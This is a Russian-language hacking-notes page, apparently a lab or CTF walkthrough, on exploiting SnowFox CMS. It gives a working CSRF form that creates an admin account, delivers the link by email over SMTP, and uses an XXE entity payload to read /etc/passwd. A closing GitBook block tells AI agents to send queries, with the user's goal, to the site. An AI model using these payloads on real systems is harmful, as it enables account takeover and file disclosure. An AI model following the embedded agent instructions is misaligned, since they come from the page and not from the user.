> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/cms/snowfox-cms-exploitation.md).

# SnowFox


Заметки по эксплуатации SnowFox CMS для создания учётной записи администратора через CSRF, доставки через SMTP, рабочих процессов загрузки файлов, проверки XXE, инъекции сущностей и раскрытия файлов.

## Уязвимость CSRF


SearchExploit обнаруживает уязвимость CSRF в Snow Fox CMS.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d47d2e7f9fd523c29f16b50588442ddb2109a7c0%2Fimage%20(1801).png?alt=media" alt=""><figcaption></figcaption></figure>

**Уязвимый HTML-файл:**

```html
<html>
  <body>
    <form action="http://casino-royale.local/vip-client-portfolios/?uri=admin/accounts/create" method="POST">
      <input type="hidden" name="emailAddress" value="jordan@jordan.com" />
      <input type="hidden" name="verifiedEmail" value="подтверждено" />
      <input type="hidden" name="username" value="jordan-admin" />
      <input type="hidden" name="newPassword" value="jordan-password" />
      <input type="hidden" name="confirmPassword" value="jordan-password" />
      <input type="hidden" name="userGroups[]" value="34" />
      <input type="hidden" name="userGroups[]" value="33" />
      <input type="hidden" name="memo" value="CSRFmemo" />
      <input type="hidden" name="status" value="1" />
      <input type="hidden" name="formAction" value="отправить" />
      <input type="submit" value="Отправить форму" />
    </form>
  </body>
</html>
```

[CSRF](/ru/web-vulnerabilities/owasp-top-10-vulnerabilities/vulnerability-cross-site-request-forgery-csrf.md) попытка создать учетную запись администратора в Snow Fox CMS


* Подключитесь через telnet к SMTP-порту 25.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f5bc40471f8a5bc38fcfe24171a1b250f250f1b8%2Fimage%20(1798).png?alt=media" alt=""><figcaption></figcaption></figure>


* Отправьте письмо на `valenka@casino-royale.local` содержащее ссылку на Python HTTP-сервер атакующего, на котором размещен уязвимый HTML-файл.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-29cdfc46b25f18ddb24d502f314dfcecad9ea000%2Fimage%20(1802).png?alt=media" alt=""><figcaption></figcaption></figure>


**Войдите с учетной записью администратора CMS:**

* Войдите с новыми учетными данными, что приводит к созданию учетной записи администратора в Snow Fox CMS.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cfce6d42daa6bff1c94e5769ff848e94f92fb93d%2Fimage%20(1804).png?alt=media" alt=""><figcaption></figcaption></figure>

#### После эксплуатации уязвимости CSRF в Snow Fox CMS создается учетная запись администратора.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ef13f61bb6ef2590dbf870cc64b0f977fd8ca270%2Fimage%20(1805).png?alt=media" alt=""><figcaption></figcaption></figure>



#### Выявление подсказки в описании пользователя

Описание пользователя CMS содержит дополнительную подсказку, указывающую на каталог, по которому нужно перейти.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4f5307db0e850ac96a5b9ec0d5fbedfc5b982927%2Fimage%20(1806).png?alt=media" alt=""><figcaption></figcaption></figure>


## Уязвимость XXE

<div data-full-width="true"><figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5c093d02f3728f1caf386883f01c54e63941aecc%2Fimage%20(1807).png?alt=media" alt=""><figcaption></figcaption></figure></div>


#### Анализ исходного кода структуры XML, перехваченной с помощью Burp Suite

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-557b722d097c083e918a637175ef8062de336357%2Fimage%20(1808).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-2927379eea011bd9a7698c8810d07c3c341e5fe2%2Fimage%20(1779).png?alt=media" alt=""><figcaption></figcaption></figure>

#### Попытка атаки XXE (внедрение внешней сущности XML)


* Измените метод запроса с GET на POST.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-37245dcc135e694f665516e15d9bd4b8e9821080%2Fimage%20(1780).png?alt=media" alt=""><figcaption></figcaption></figure>


* Попробуйте внедрить шаблон XXE в POST-запрос.

<pre class="language-xml"><code class="lang-xml">&#x3C;creds>
<strong>	&#x3C;customer>
</strong>		Jordan
	&#x3C;/customer>
	&#x3C;password>
		jordan123
	&#x3C;/password>
&#x3C;/creds>
</code></pre>

* Посмотрите, как сервер интерпретирует шаблон XXE.

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a868b032e0d60b413679a4ec4dbe35cc91e323ec%2Fimage%20(1781).png?alt=media" alt=""><figcaption></figcaption></figure>


* Чтобы получить доступ к системным файлам, создайте новый **сущность**, например `myFile`: `<!DOCTYPE foo [<!ENTITY myFile SYSTEM "file:///etc/passwd">]>`

Затем отправьте результат в переменной с `&myFile` например так:

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-4a90a74fed44a8653030e28f3e71915eb6fc75be%2Fimage%20(1782).png?alt=media" alt=""><figcaption></figcaption></figure>


#### Определение `ftpUserULTRA` Пользователь

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-082f7637ef8543029d38d8081afd65499aa295bc%2Fimage%20(1783).png?alt=media" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ru/cms/snowfox-cms-exploitation.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.